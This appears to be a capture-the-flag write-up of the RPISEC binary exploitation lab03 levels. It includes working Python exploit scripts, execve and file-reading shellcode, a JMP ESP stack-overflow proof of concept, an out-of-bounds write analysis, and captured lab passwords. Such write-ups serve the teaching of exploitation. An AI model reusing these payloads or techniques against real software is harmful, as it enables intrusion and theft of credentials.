5 sc = "\x90\x90\x90\x90\x90\x90"
6 sc += "\x90\x90\x90\x90\x90\x90"
7 sc += "\x90\x90\x90\x90\x90\x90"
8 sc += (
9 "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3"
10 "\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"
11 )
12
13 offset = "A" * (329-len(sc))
14 retADDR = struct.pack('<L', 0x08049c46)
15 trigger = "C" * (500 - (
16 len(retADDR) +
17 len(offset)
18 )
19 )
20
21
22 payload = "rpisec"
23 payload += sc + offset + retADDR + trigger
24
25 sys.stdout.write(payload)
```

Once sent we had successfully completed lab3C.

```
lab3C@warzone:/levels/lab03$ (python /tmp/sploit.py; cat;) | ./lab3C
***** ADMIN LOGIN PROMPT *****
Enter Username: verifying username....
Enter Password:
nope, incorrect password...
id
uid=1010(lab3C) gid=1011(lab3C) euid=1011(lab3B) groups=1012(lab3B),1001(gameuser),1011(lab3C)
cat /home/lab3B/.pass
th3r3_iz_n0_4dm1ns_0nly_U!
```

Lab 0x03B

As with the previous challenge I proceeded to SSH into the warzone using the compromised credentials `lab3B:th3r3_iz_n0_4dm1ns_Only_U!`. I started by reading the source code and immediately I noticed that we would not be able to execute normal `/bin/sh` shellcode, but more importantly we would not be able to make a call to syscall 11:

```
50         if(syscall == 11)
51         {
52             printf("no exec() for you\n");
53             kill(child, SIGKILL);
54             break;
55         }
```

Which if we look at `unistd32.h` will be a problem regardless of what shell we decide to execute (e.g: `/bin/bash`) as this syscall is what's responsible for starting the interactive shell.

```
46 #define __NR_execve 11
47 __SYSCALL(__NR_execve, compat_sys_execve)
```

If we scroll up the provided source code, we are provided with a hint on what we'll need to do:

```
16 /* hint: write shellcode that opens and reads the .pass file.
17 ptrace() is meant to deter you from using /bin/sh shellcode */
```

To begin crafting this shellcode I needed to gather the respective syscalls, in this case I would need to read from the `.pass` file and then proceed to write the contents to `STDOUT`. The syscalls 1, 3, 4, and 5 seem to be just what we need:

```
26 #define __NR_exit 1
27 __SYSCALL(__NR_exit, sys_exit)
28 #define __NR_fork 2
29 __SYSCALL(__NR_fork, sys_fork)
30 #define __NR_read 3
31 __SYSCALL(__NR_read, sys_read)
32 #define __NR_write 4
33 __SYSCALL(__NR_write, sys_write)
34 #define __NR_open 5
35 __SYSCALL(__NR_open, compat_sys_open)
```

For best results I decided to write the shellcode on the target system itself. If you know anything about C or any programming language really to read from a file you need to do 3 things.

1. Open a file descriptor (e.g STDIN, STDOUT, or a pointer to a file)
2. Choose interaction mode with file (read: "r", write: "w", append "a")
3. Finally write location (e.g STDOUT)

That being said we needed to first initiate the call to `open()`. Based on the man pages for this syscall ([man 2 open](#)), we will need to provide a `const char pointer` and `flag` represented by an integer to initiate the call.

```
SYNOPSIS
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

int open(const char *pathname, int flags);
```

Further reading into the documentation, the **flag** we will want to be using is **O_RDONLY** to open the file in read mode.

```
The argument flags must include one of the following access modes: O_RDONLY, O_WRONLY, or O_RDWR. These request opening the file read-only, write-only, or read/write, respectively.
```

This can be represented by 0x00 as seen in **fcntl-linux.h**.

```
42 #define O_ACCMODE      0003
43 #define O_RDONLY       00
44 #define O_WRONLY        01
45 #define O_RDWR          02
```

With this information we can begin to craft the first stage of our shellcode, after all we can expect the file to be at **/home/lab3A/.pass**. To craft the push instructions all I needed to do was reverse the path to .pass and push it onto the stack.

```
1 [bits 32]
2 [section .text]
3
4 global _start
5
6 _start:
7 ; EAX: syscall
8 ; EBX: argv[1]
9 ; ECX: argv[2]
10 ; EDX: argv[3]
11
12 open_fd:
13 ; int open(const char *pathname, int flags);
14 xor eax,eax ; zero out EAX for null push
15 push eax ; push nulls onto stack 4 file
16 mov al,0x05 ; sys_open()
17
18 push byte 0x73 ; /home/lab3A/.pass (reversed)
19 push 0x7361702e
20 push 0x2f413362
21 push 0x616c2f65
22 push 0x6d6f682f
23 mov ebx,esp ; place addr of filename in EBX
24 xor ecx,ecx ; zero out ECX (O_RDONLY == 00)
25 int 0x80
26 nop
```

If we run this though strace we can see that the system call was successful and contains the parameters, we expected. We can ignore the permission error since we will be running this through a vulnerable program.

```
lab3B@warzone:/tmp$ strace ./test
execve("./test", ["./test"], /* 22 vars */) = 0
open("/home/lab3A/.pass", O_RDONLY)      = -1 EACCES (Permission denied)
```

Luckily our shellcode does not contain any null bytes!

```
lab3B@warzone:/tmp$ sickle -r sc -b "\x00"
Payload size: 35 bytes
unsigned char buf[] =
"\x31\xc0\x50\xb0\x05\x6a\x73\x68\x2e\x70\x61\x73\x68\x62\x33"
"\x41\x2f\x68\x65\x2f\x6c\x61\x68\x2f\x68\x6f\x6d\x89\xe3\x31"
"\xc9\xcd\x80\x90\x90";
```

If we look at this in GDB we can see that everything went as expected and as with all system calls the return value is stored in EAX. In this case we don't see 0x03 (as in kali if you recreate it there), because of the file permission error.

```
gef> stepi
0x08048081 in open_fd ()
[ Legend: Modified register | Code | Heap | Stack | String ]
-----
$eax   : 0xffffffff3
$ebx   : 0xbffff788 -> 0x6d6f682f ("/hom"?)
```

Great we can now begin to craft the second stage *read()*. As with open let's look at the documentation.

```
SYNOPSIS
    #include <unistd.h>

    ssize_t read(int fd, void *buf, size_t count);

DESCRIPTION
    read() attempts to read up to count bytes from file descriptor fd into the buffer starting at buf.
```

Nice, we simply need to pass the file descriptor (stored in EAX from previous call), a buffer to write too (we'll use the stack), and the number of bytes to read (0x50).

```
23  read_fd:
24  ; ssize_t read(int fd, void *buf, size_t count);
25  xor ebx,ebx      ; zero out EBX
26  mov bl,al        ; MOV FD into EBX
27  xor eax,eax      ; zero out EAX
28  mov al,0x3        ; sys_read()
29  mov ecx,esp        ; *buf == stack
30  xor edx,edx      ; zero out EDX
31  add edx,0x50      ; read 80 bytes
32  int 0x80        ; syscall
33  ; buffer stored on stack, size in EAX
```

Once ran as expected the arguments are successfully passed, and once again we managed to avoid nulls.

```
lab3B@warzone:/tmp$ strace ./test
execve("./test", ["/home/lab3B/.pass"], /* 22 vars */) = 0
open("/home/lab3B/.pass", O_RDONLY)      = -1 EACCES (Permission denied)
read(243, 0xbffff728, 80)               = -1 EBADF (Bad file descriptor)
```

Finally, we can write the *write* stage, which should be easy looking at the man pages. My code is shown below:

```
34  write_fd:
35  ; ssize_t write(int fd, const void *buf, size_t count);
36  xor ebx,ebx      ; zero out EBX
37  mov bl,1          ; write to FD(1) == STDOUT
38  mov ecx,esp        ; *buf (stored on the stack by read())
39  mov edx,eax        ; length of the buffer (returned by read())
40  xor eax,eax      ; zero out EAX
41  mov al,4          ; sys_write()
42  int 0x80        ; syscall
```

Once ran as with our previous functions we get no NULLs!

After making some adjustments my final shellcode is shown below.

```
1 [bits 32]
2 [section .text]
3
4 global _start
5
6 _start:
7     jmp get_file
8
9 open_fd:
10    ; int open(const char *pathname, int flags);
11    pop ebx      ; place pointer to filename into EBX
12    xor eax,eax ; zero out EAX for MOV instruction
13    mov al,0x05  ; sys_open()
14    xor ecx,ecx ; zero out ECX (O_RDONLY == 00)
15    int 0x80     ; syscall
16    ; open(): returns FD in EAX
17 read_fd:
18    ; ssize_t read(int fd, void *buf, size_t count);
19    xor ebx,ebx  ; zero out EBX
20    mov bl,al    ; MOV FD into EBX
21    xor eax,eax ; zero out EAX
22    mov al,0x3   ; sys_read()
23    mov ecx,esp  ; *buf -> stack
24    xor edx,edx  ; zero out EDX
25    add dl,0xff  ; read 255 bytes
26    int 0x80     ; syscall
27    ; read(): returns size in EAX, and buffer on stack
28 write_fd:
29    xor ebx,ebx  ; zero out EBX
30    mov bl,1      ; write to FD(1 == STDOUT)
31    mov ecx,esp  ; *buf (stored on stack by read())
32    mov edx,eax  ; length of the buffer (returned by read())
33    mov al,4      ; sys_write()
34    int 0x80     ; syscall
35 exit:
36    xor eax,eax  ; zero out register
37    mov al,1      ; sys_exit()
38    mov bl,al    ; sys_exit(1) -> avoids nulls
39    int 0x80     ; syscall
40
41 get_file:
42     call open_fd
43     filename: db "/home/lab3A/.pass"
```

However, the battle isn't over yet... at first, I thought I simply feed the shellcode and boom we get the password, but we will need to exploit the binary. This should be easy since `gets()` stores input into buffer as seen on line 33 of the provided source code.

After sending a buffer of 200 A's we can see we have control over the instruction pointer.

```
22     char buffer[128] = {0};
23     gets(buffer);

$eax : 0x0
$ebx : 0x41414141 ("AAAA"?)  

$ecx : 0xfbdb2088
$edx : 0xb7fce8a4 -> 0x00000000
$esp : 0xbffff700 -> "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
$ebp : 0x41414141 ("AAAA"?)  

$esi : 0x0
$edi : 0x41414141 ("AAAA"?)  

$eip : 0x41414141 ("AAAA"?)
```

As with previous exploits I proceeded to verify offsets and locate the address of where the buffer was stored (0xffff660). However, I quickly found that I was not getting the users password? I would need to use another technique which luckily, I know of from Windows exploitation the JMP REG. I began by updating my POC to overwrite more registers (sending a bigger buffer).

```
1 #!/usr/bin/env python
2
3 import sys, struct
4
5 sc  = "\x90" * 20
6 sc += ( # sickle -r sc -f c
7 "\x43\x41\x43\x41"
8 )
9
10 offset = "\x90" * (156 - len(sc))
11 retAddr = struct.pack('<I', 0x42424242)
12 trigger = "C" * (500 - (
13     len(offset+retAddr+sc)
14     )
15 )
16
17 payload = sc + offset + retAddr + trigger
18
19 sys.stderr.write(" [*] ret written at %d\n" % len(offset+sc))
20 sys.stderr.write(" [*] bytes written %d\n" % len(payload))
21 sys.stdout.write(payload)
```

Once ran we can see that the ESP points directly to our C's.

```
$eax : 0x0  
$ebx : 0x90909090  
$ecx : 0xfbcd2098  
$edx : 0xb7fcce8a4 -> 0x00000000  
$esp : 0xbfffff700 -> 0x43434343 ("CCCC"?)  
$ebp : 0x90909090  
$esi : 0x0  
$edi : 0x90909090  
$eip : 0x42424242 ("BBBB"?)  
$eflags: [carry parity adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]  
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033  
  
0xfffff700|+0x0000: 0x43434343 <-$esp  
0xfffff704|+0x0004: 0x43434343  
0xfffff708|+0x0008: 0x43434343  
0xfffff70c|+0x000c: 0x43434343  
0xfffff710|+0x0010: 0x43434343  
0xfffff714|+0x0014: 0x43434343  
0xfffff718|+0x0018: 0x43434343  
0xfffff71c|+0x001c: 0x43434343
```

If we dump the address ESP is pointing too we can see our C's, and at a lower memory address our return address.

So, what's the plan? Easy we find a pointer to JMP ESP and make a jump into our C's. To find a pointer I simply searched memory for the bytes FFE4 as this is the opcode equivalent to JMP ESP:

```
root@kali:~# msf-nasm_shell  
nasm > jmp esp  
00000000 FFE4 jmp esp
```

We can search using GEF's search-pattern feature.

```
gef> search-pattern 0xe4ff
[+] Searching '\xff\xe4' in memory
[+] In '/lib/i386-linux-gnu/libc-2.19.so' (0xb7e23000-0xb7fc000), permission=r-x
  0xb7e25a85 - 0xb7e25a8d -> "\xff\xe4[...]"
  0xb7f0b1cd - 0xb7f0b1d5 -> "\xff\xe4[...]"
```

If we disassemble one of these pointers, we should see the JMP instruction.

```
gef> disassemble 0xb7ffab57,+1
Dump of assembler code from 0xb7ffab57 to 0xb7ffab58:
    0xb7ffab57: jmp    esp
End of assembler dump.
```

After updating the POC we can see that the breakpoint is hit at this address, and our jump will be taken.

```
$eax : 0x0
$ebx : 0x90909090
$ecx : 0xffffbad2098
$edx : 0xb7fce8a4 -> 0x00000000
$esp : 0xbfffff700 -> 0x43434343 ("CCCC"?)  
$ebp : 0x90909090
$esi : 0x0
$edi : 0x90909090
$eip : 0xb7ffab57 -> 0x001fe4ff
$eflags: [carry parity adjust zero SIGN trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033

0xbfffff700|+0x0000: 0x43434343 <- $esp
0xbfffff704|+0x0004: 0x43434343
0xbfffff708|+0x0008: 0x43434343
0xbfffff70c|+0x000c: 0x43434343
0xbfffff710|+0x0010: 0x43434343
0xbfffff714|+0x0014: 0x43434343
0xbfffff718|+0x0018: 0x43434343
0xbfffff71c|+0x001c: 0x43434343

->0xb7ffab57           jmp    esp
```

However even after making these changes I still did not get a shell... So I ran the command in strace and quickly found the source of the problem (`python /tmp/sploit.py | strace -f ./lab3b`).

All I needed to do was send NULL bytes instead of C's and I should be able to get the users password.

Below is my final POC:

```
1 #!/usr/bin/env python
2 # wh0_n33ds_5h3ll3_wh3n_U_h4z_s4nd
3 import sys, struct
4
5 sc  = "\x90" * 50
6 sc += ( # nasm shellcode.asm -o sc && sickle -r sc -f c
7 "\xeb\x2e\x5b\x31\xc0\xb0\x05\x31\xc9\xcd\x80\x31\xdb\x88\xc3"
8 "\x31\xc0\xb0\x03\x89\xe1\x31\xd2\x80\xc2\xff\xcd\x80\x31\xdb"
9 "\xb3\x01\x89\xe1\x89\xc2\xb0\x04\xcd\x80\x31\xc0\xb0\x01\x88"
10 "\xc3\xcd\x80\xe8\xcd\xff\xff\xff\x2f\x68\x6f\x6d\x65\x2f\x6c"
11 "\x61\x62\x33\x41\x2f\x2e\x70\x61\x73\x73"
12 )
13
14 offset = "\x41" * 156
15 retAddr = struct.pack('<I', 0xb7ffab57) # JMP ESP
16 # use nulls as trigger to avoid corrupting path to .pass in shellcode
17 trigger = "\x00" * (500 - (
18     len(offset+retAddr+sc)
19     )
20 )
21
22 payload = offset + retAddr + sc + trigger
23
24 sys.stderr.write("[*] ret written at %d\n" % len(offset))
25 sys.stderr.write("[*] bytes written %d\n" % len(payload))
26 sys.stdout.write(payload)
```

Once sent, we can see we have successfully compromised lab3A's password!

```
lab3B@warzone:/levels/lab03$ python /tmp/sploit.py | ./lab3B
just give me some shellcode, k
[*] ret written at 156
[*] bytes written 500
wh0_n33ds_5h3ll3_wh3n_U_h4z_s4nd
child is exiting...
```

Lab 0x03A

This lab was interesting to me in the sense that there are multiple ways to solve it. In fact, when googling other hackers' methods, they all seemed unreliable or depended on a tool known as fixenv. What follows is a recap of how it was written and my approach to the challenge.

As with other challenges I proceeded to SSH into the warzone using the compromised credentials and immediately dug into the source code (*lab3A:wh0_n33ds_5h3ll3_wh3n_U_h4z_s4nd*). Immediately I see that there are 2 buffers we can likely overflow cmd[], and data[].

```
56     int res = 0;
57     char cmd[20] = {0};
58     unsigned int data[STORAGE_SIZE] = {0};
```

After messing with the application for a while I could not for the life of me get it to crash... so I dug into the source code once again. Looking at lines 61-62 we can see that storing the shellcode as arguments is out of the equation because of the calls to *clear_argv*, and *clear_envp*.

```
60     /* doom doesn't like environment variables */
61     clear_argv(argv);
62     clear_envp(envp);
```

Another thing to note is that we can inject into each command up to 20 bytes and the command will still execute since *strncmp* will only compare the first 5/4 bytes. For example, we can see this when running quit and 15 A's (set a breakpoint at 0x08048c3b).

```
gef> search-pattern AAAAAAAAAAAAAAAA
[+] Searching 'AAAAAAAAAAAAAAA' in memory
[+] In (0xb7fd7000-0xb7fdb000), permission=rwx
    0xb7fd7004 - 0xb7fd7015 -> "AAAAAAAAAAAAAAA\n"
```

In addition to this we can see that this area in memory is RWX, but this means that we have exactly 15 bytes. Lucky us there is a pointer to */bin/sh* at 0xb7f83a24.

```
gef> search-pattern "/bin/sh"
[+] Searching '/bin/sh' in memory
[+] In '/lib/i386-linux-gnu/libc-2.19.so' (0xb7e23000-0xb7fc000), permission=r-x
    0xb7f83a24 - 0xb7f83a2b -> "/bin/sh"
```

Nice so theoretically if we can somehow control the instruction pointer to return to our 15 bytes, we may be able to gain code execution.

Having no luck getting a crash sending huge buffers (which is stupid when you have source code...) I proceeded to really dive into the two functions *store_number* and *read_number*.

Understanding Store

So, looking at the source code we can see that function receives a number from user input and then stores it at an index specified by the user. In addition to this, a check is performed to make sure the slot is “not reserved”.

```
10 /* get a number from the user and store it */
11 int store_number(unsigned int * data)
12 {
13     unsigned int input = 0;
14     unsigned int index = 0;
15
16     /* get number to store */
17     printf(" Number: ");
18     input = get_unum();
19
20     /* get index to store at */
21     printf(" Index: ");
22     index = get_unum();
23
24     /* make sure the slot is not reserved */
25     if(index % 3 == 0 || (input >> 24) == 0xb7)
26     {
27         printf(" *** ERROR! ***\n");
28         printf(" This index is reserved for quend!\n");
29         printf(" *** ERROR! ***\n");
30
31         return 1;
32     }
33
34     /* save the number to data storage */
35     data[index] = input;
36
37     return 0;
38 }
```

But there's we do not have source code for *get_unum* which is how the input is parsed. So, I proceeded to load the binary into Ghidra.

```
2 | undefined4 get_unum(void)
3 |
4 |
5 | {
6 |     undefined4 local_10 [3];
7 |     local_10[0] = 0;
8 |     fflush(stdout);
9 |     __isoc99_scanf(&DAT_08048cd0,local_10);
10 |    clear_stdin();
11 |    return local_10[0];
12 | }
```

Looking at the decompile window we can see a call is made to *scanf*, and if we follow the address of DAT_08048cd0 we can see that the input is formatted into an unsigned integer:

DAT_08048cd0			
08048cd0	25	??	25h %
08048cd1	75	??	75h u
08048cd2	00	??	00h

Knowing this I immediately remembered we can store anywhere... so we can index out of the array...

Keeping in mind the check performed on the index, overwriting byte by byte was a no go. However, since we can index anywhere, we may be able to overwrite a pointer / return address. Let's look at the ASM in GDB. Sending 61 as our number and 1 as our index.

After reviewing the code flow, I determined the following:

```

=> 0x0804894b <+52>:    call  0x80488cf <get_unum>
0x08048950 <+57>:    mov   DWORD PTR [ebp-0x10],eax ← EAX contains our index (0x01)
0x08048953 <+60>:    mov   ecx,DWORD PTR [ebp-0x10] ← Index copied into ECX
0x08048956 <+63>:    mov   edx,0aaaaaaaaab ←
0x0804895b <+68>:    mov   eax,ecx
0x0804895d <+70>:    mul   edx
0x0804895f <+72>:    shr   edx,1
0x08048961 <+74>:    mov   eax,edx
0x08048963 <+76>:    add   eax,eax
0x08048965 <+78>:    add   eax,edx
0x08048967 <+80>:    sub   ecx,eax
0x08048969 <+82>:    mov   edx,ecx
0x0804896b <+84>:    test  edx,edx
0x0804896d <+86>:    je    0x804897c <store_number+101>
0x0804896f <+88>:    mov   eax,DWORD PTR [ebp-0xc]
0x08048972 <+91>:    shr   eax,0x18
0x08048975 <+94>:    cmp   eax,0xb7
0x0804897a <+99>:    jne   0x80489a7 <store_number+144>
0x0804897c <+101>:    mov   DWORD PTR [esp],0x8048ce6
0x08048983 <+108>:    call  0x8048740 <puts@plt>
0x08048988 <+113>:    mov   DWORD PTR [esp],0x8048cf8
0x0804898f <+120>:    call  0x8048740 <puts@plt>
0x08048994 <+125>:    mov   DWORD PTR [esp],0x8048ce6
0x0804899b <+132>:    call  0x8048740 <puts@plt>
0x080489a0 <+137>:    mov   eax,0x1
0x080489a5 <+142>:    jmp   0x80489c0 <store_number+169> ← Load number to store into EAX
0x080489a7 <+144>:    mov   eax,DWORD PTR [ebp-0x10]
0x080489aa <+147>:    lea   edx,[eax*4+0x0]
0x080489b1 <+154>:    mov   eax,DWORD PTR [ebp+0x8]
0x080489b4 <+157>:    add   edx,edx ← Load the address of index (e.g. &data[1]) into EDX
0x080489b6 <+159>:    mov   eax,DWORD PTR [ebp-0xc] ← Copy number into address pointed to by EDX
0x080489b9 <+162>:    mov   DWORD PTR [edx],eax ←
0x080489bb <+164>:    mov   eax,0x0
0x080489c0 <+169>:    leave
0x080489c1 <+170>:    ret   ← Return into 0x8048b6c

```

If you set a breakpoint at 0x80489b9 and set the index to 1 and send 61 (0x3D) you can see that the address pointed to by EDX is at 0xffff54c.

```

-> 0x80489b9 <store_number+162> mov    DWORD PTR [edx], eax
0x80489bb <store_number+164> mov    eax, 0x0
0x80489c0 <store_number+169> leave
0x80489c1 <store_number+170> ret
0x80489c2 <read_number+0> push   ebp
0x80489c3 <read_number+1> mov    ebp, esp

[#0] Id 1, Name: "lab3A", stopped 0x80489b9 in store_number (), reason: BREAKPOINT
[#0] 0x80489b9->store_number()
[#1] 0x8048b6c->main()

gef> x/x $edx
0xffff54c: 0x00000000

```

This means that index 1 is located at this address and this is where our number will be stored.

```

gef> # stepi
gef> x/x $edx
0xffff54c: 0x0000003d

```

This is more than enough information to create a POC program that can calculate addresses. To create this POC I used C although you can use any language.

```
1  /*
2  gcc -o checkAddr checkAddr.c
3  */
4
5 #include <stdio.h>
6 #include <stdlib.h>
7 #include <stdint.h>
8 #include <unistd.h>
9
10 int main(int argc, char *argv[])
11 {
12     uint32_t comp;
13     uint32_t index;
14     uint32_t index_addr = 0xbffff54c; // data[1];
15
16     if (argc == 1)
17     {
18         printf("usage: %s <index_start>\n", argv[0]);
19         return -1;
20     }
21     index = (uint32_t) atoi(argv[1]);
22
23     if (index > 1)
24     {
25         comp = (index-1) * 0x04;
26         index_addr += comp;
27     }
28     if (index == 0)
29     {
30         index = 1;
31     }
32
33     int i = 0;
34     for (index; index < 0x1fffffff; index++) {
35         if (index % 3 == 0)
36             index_addr += 0x04;
37         else {
38             printf("*data[%d]=0x%08x, JUMP TAKEN: N, NUM STORED: Y\n", index, index_addr);
39             index_addr += 0x04;
40         }
41
42         i++;
43         if (i == 10) {
44             return -1;
45         }
46     }
47 }
```

The POC shown above will try to calculate what address an index will point to. It will also verify that we can store to it, if not it will print alternatives close to it (as you recall it will be sanitized). As an example, index 1:

```
root@kali:~/MBE/0x08 - Shellcoding Lab/splloits/lab3A# ./checkAddr 1
*data[1]=0xbffff54c, JUMP TAKEN: N, NUM STORED: Y
*data[2]=0xbffff550, JUMP TAKEN: N, NUM STORED: Y
*data[4]=0xbffff558, JUMP TAKEN: N, NUM STORED: Y
*data[5]=0xbffff55c, JUMP TAKEN: N, NUM STORED: Y
*data[7]=0xbffff564, JUMP TAKEN: N, NUM STORED: Y
*data[8]=0xbffff568, JUMP TAKEN: N, NUM STORED: Y
*data[10]=0xbffff570, JUMP TAKEN: N, NUM STORED: Y
```

The next piece of code I wrote was to generate an index number based on the address we would like to try to write too.

```
1  /*
2  gcc -o calcPOC calcPOC.c
3 */
4
5 #include <stdio.h>
6 #include <stdlib.h>
7 #include <stdint.h>
8 #include <unistd.h>
9
10 int main(int argc, char *argv[])
11 {
12     uint32_t index_one = 0xbfffff54c; // data[1];
13     uint32_t wanna_go2;
14
15     if (argc == 1)
16     {
17         printf("usage: %s <write_addr>\n", argv[0]);
18         return -1;
19     }
20     wanna_go2 = strtol(argv[1], NULL, 16);
21
22     printf("index: %d\n", ((index_one - wanna_go2)/4));
23 }
```

As an example if we wanted to go to 0xbfffff54c (data[1]) it would provide an index approximately to that address which we could later pass to the checkAddr.c POC.

```
root@kali:~/MBE/0x08 - Shellcoding Lab/sploits/lab3A# ./calcPOC 0xbfffff54c
index: 0
root@kali:~/MBE/0x08 - Shellcoding Lab/sploits/lab3A# ./checkAddr 0
*data[1]=0xbfffff54c, JUMP TAKEN: N, NUM STORED: Y
*data[2]=0xbfffff550, JUMP TAKEN: N, NUM STORED: Y
*data[4]=0xbfffff558, JUMP TAKEN: N, NUM STORED: Y
*data[5]=0xbfffff55c, JUMP TAKEN: N, NUM STORED: Y
*data[7]=0xbfffff564, JUMP TAKEN: N, NUM STORED: Y
*data[8]=0xbfffff568, JUMP TAKEN: N, NUM STORED: Y
*data[10]=0xbfffff570, JUMP TAKEN: N, NUM STORED: Y
```

This will allow us to easily determine what index can be used to reference an address. Otherwise we would have to manually do the math, which would be time consuming and unnecessary.

Understanding Read

With our understanding of `store_number` complete I proceeded to dive into `read_number`.

```
Dump of assembler code for function read_number:
=> 0x080489c2 <+0>:    push    ebp
 0x080489c3 <+1>:    mov     ebp,esp
 0x080489c5 <+3>:    sub     esp,0x28
 0x080489c8 <+6>:    mov     DWORD PTR [ebp-0xc],0x0
 0x080489cf <+13>:   mov     DWORD PTR [esp],0x8048cdd
 0x080489d6 <+20>:   call    0x8048700 <printf@plt>
 0x080489db <+25>:   call    0x80488cf <get_unum>
 0x080489e0 <+30>:   mov     DWORD PTR [ebp-0xc],eax ← Index stored in EAX
 0x080489e3 <+33>:   mov     eax,DWORD PTR [ebp-0xc]
 0x080489e6 <+36>:   lea     edx,[eax*4+0x0]
 0x080489ed <+43>:   mov     eax,DWORD PTR [ebp+0x8]
 0x080489f0 <+46>:   add     eax,edx
 0x080489f2 <+48>:   mov     eax,DWORD PTR [eax] ← EAX Contains the address pointing to index
 0x080489f4 <+50>:   mov     DWORD PTR [esp+0x8],eax ← [ESP+0x8]: Stored Value
 0x080489f8 <+54>:   mov     eax,DWORD PTR [ebp-0xc] ← [ESP+0x8]: Stored Index
 0x080489fb <+57>:   mov     DWORD PTR [esp+0x4],eax
 0x080489ff <+61>:   mov     DWORD PTR [esp],0x8048d1d
 0x08048a06 <+68>:   call    0x8048700 <printf@plt>
 0x08048a0b <+73>:   mov     eax,0x0
 0x08048a10 <+78>:   leave
 0x08048a11 <+79>:   ret    ← Returns to 0x8048ba4
End of assembler dump.
```

Unlike the store function there is no sanitization occurring for the index passed so we can read anything. Also because of how objects work / function calls to my understanding when %u is called we may be able to pass an address and read from that location.

Understanding Quit

Based on the Ghidra output I proceeded to set a breakpoint at the address 0x08048bcc:

```
08048bcc 85 c0    TEST    EAX,EAX
38048bce 75 02    JNZ     LAB_08048bd2
08048bd0 eb 5e    JMP     LAB_08048c30

LAB_08048bd2
XREF[3]: 08048b73(j), 080
          08048bce(j)

08048bd2 83 bc 24  CMP     dword ptr [local_14 + ESP],0x0
bc 01 00
00 00
08048bda 74 19    JZ      LAB_08048bf5
08048bdc 8d 84 24  LEA     EA=>local_28,[0x1a8 + ESP]
a8 01 00 00
08048be3 89 44 24 04 MOV     dword ptr [ESP + local_1cc].EAX
08048be7 c7 04 24 08 MOV     dword ptr [ESP=>local_1d0.s_Failed_to_do_%s...]= " Failed to
6d 8f 04 08
08048bee e8 0d fb   CALL    printf
                           int printf(char

46   fgets((char *)&local_28,0x14,stdin);
47   _n = strlen((char *)&local_28);
48   (&uStack41)[_n] = 0;
49   iVar1 = strncmp((char *)&local_28,"store",5);
50   if (iVar1 == 0) {
51       local_14 = store_number(local_1b8);
52   }
53   else {
54       iVar1 = strncmp((char *)&local_28,"read",4);
55       if (iVar1 == 0) {
56           local_14 = read_number(local_1b8);
57       }
58       else {
59           iVar1 = strncmp((char *)&local_28,"quit",4);
60           if (iVar1 == 0) {
61               return 0;
62           }
63       }
64   }
65 }
```

After the test operation takes place, we eventually make a jump to 0x08048c30. Which ultimately leads to a RET instruction:

```
-> 0x08048c3b <main+553>      ret
 \-> 0xb7e3ca83 <__libc_start_main+243> mov     DWORD PTR [esp], eax
 0xb7e3ca86 <__libc_start_main+246> call    0xb7e561e0 <__GI_exit>
 0xb7e3ca8b <__libc_start_main+251> xor     ecx, ecx
 0xb7e3ca8d <__libc_start_main+253> jmp    0xb7e3c9c4 <__libc_start_main+52>
```

Now if we recall when quitting and entering data, 0xb7fd7004 points to our A's.

Maybe we can overwrite one of these addresses we return too? For example, returning from store, read, or quit!

```
gef> search-pattern "AAAAAAAAAAAAAAA"
[+] Searching 'AAAAAAAAAAAAAAA' in memory
[+] In (0xb7fd7000-0xb7fdb000), permission=rwx
    0xb7fd7004 - 0xb7fd7015 -> "AAAAAAAAAAAAAA\n"
gef> xinfo 0xb7fd7015

Page: 0xb7fd7000 -> 0xb7fdb000 (size=0x4000)
Permissions: rwx
Pathname:
Offset (from page): 0x15
Inode: 0
gef> xinfo 0xfffff6fc

Page: 0xbffffdf000 -> 0xc0000000 (size=0x21000)
Permissions: rwx
Pathname: [stack]
Offset (from page): 0x206fc
Inode: 0
```

In addition to this assumption when gathering information of the area in memory we can see that we have full RWX permissions.

```
$esp : 0xfffff6fc -> 0xb7e3ca83 -> <_libc_start_main+243> mov DWORD PTR [esp], eax
$ebp : 0x0
$esi : 0x0
$edi : 0x0
$eip : 0x08048c3b -> <main+553> ret
$eflags: [carry PARITY adjust ZERO sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
-----
0xfffff6fc|+0x0000: 0xb7e3ca83 -> <_libc_start_main+243> mov DWORD PTR [esp], eax <- $esp
```

Based on the above I proceeded to check if we could overwrite 0xfffff6fc since this was the address that pointed to our return address on the stack.

```
root@kali:~/MBE/0x08 - Shellcoding Lab/sploits/lab3A# ./calcPOC 0xfffff6fc
index: 1073741716
root@kali:~/MBE/0x08 - Shellcoding Lab/sploits/lab3A# ./checkAddr -1073741716
*data[-1073741715]=0xfffff6fc, JUMP TAKEN: N, NUM STORED: Y
*data[-1073741714]=0xfffff700, JUMP TAKEN: N, NUM STORED: Y
*data[-1073741712]=0xfffff708, JUMP TAKEN: N, NUM STORED: Y
*data[-1073741711]=0xfffff70c, JUMP TAKEN: N, NUM STORED: Y
*data[-1073741709]=0xfffff714, JUMP TAKEN: N, NUM STORED: Y
```

Nice so we should be able to overwrite this address using the store command.

```
Input command: store
Number: 1094795585
Index: -1073741715
Completed store command successfully
```

Once we exit the program (quit), we can see that we will be returning to 0x41414141 which of course is an invalid address:

```
$eax : 0x0
$ebx : 0xb7fc000 -> 0x001a9da8
$ecx : 0x74
$edx : 0xbffff6d8 -> 0x74697571 ("quit"?) 
$esp : 0xbffff6fc -> 0x41414141 ("AAAA"?) 
$ebp : 0x0
$esi : 0x0
$edi : 0x0
$eip : 0x8048c3b -> <main+553> ret
$eflags: [carry PARITY adjust ZERO sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033

0xbffff6fc|+0x0000: 0x41414141 <- $esp
0xbffff700|+0x0004: 0x00000001
0xbffff704|+0x0008: 0xbffff798 -> 0x00000000
